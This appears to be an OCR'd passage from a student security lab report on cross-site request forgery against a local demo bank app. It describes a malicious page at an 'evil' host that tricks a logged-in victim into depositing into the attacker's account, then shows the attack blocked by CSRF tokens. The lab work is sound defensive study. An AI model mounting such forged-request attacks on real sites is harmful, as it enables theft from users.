


Not Secure bank.127.0.0.1.nip.io.evil-7f000001.nip.io:8000/deposit.htr

Deposit money for ProfAvery

Account ID	Amount ($)
1	500
2	500

The victim is logged in as usual, visits the malicious site, and proceeds to deposit into the attacker's account (thinking they are depositing into their personal account)



Not Secure bank.127.0.0.1.nip.io:8080/login

why you do dis?

Username:

Password:

The attack was successfully mitigated, the server application does not recognize the CSRF token sent as part of the POST request by the malicious site

4. Evaluation of contribution

We decided to split the collaboration contribution evenly. That would be 20% for each of us.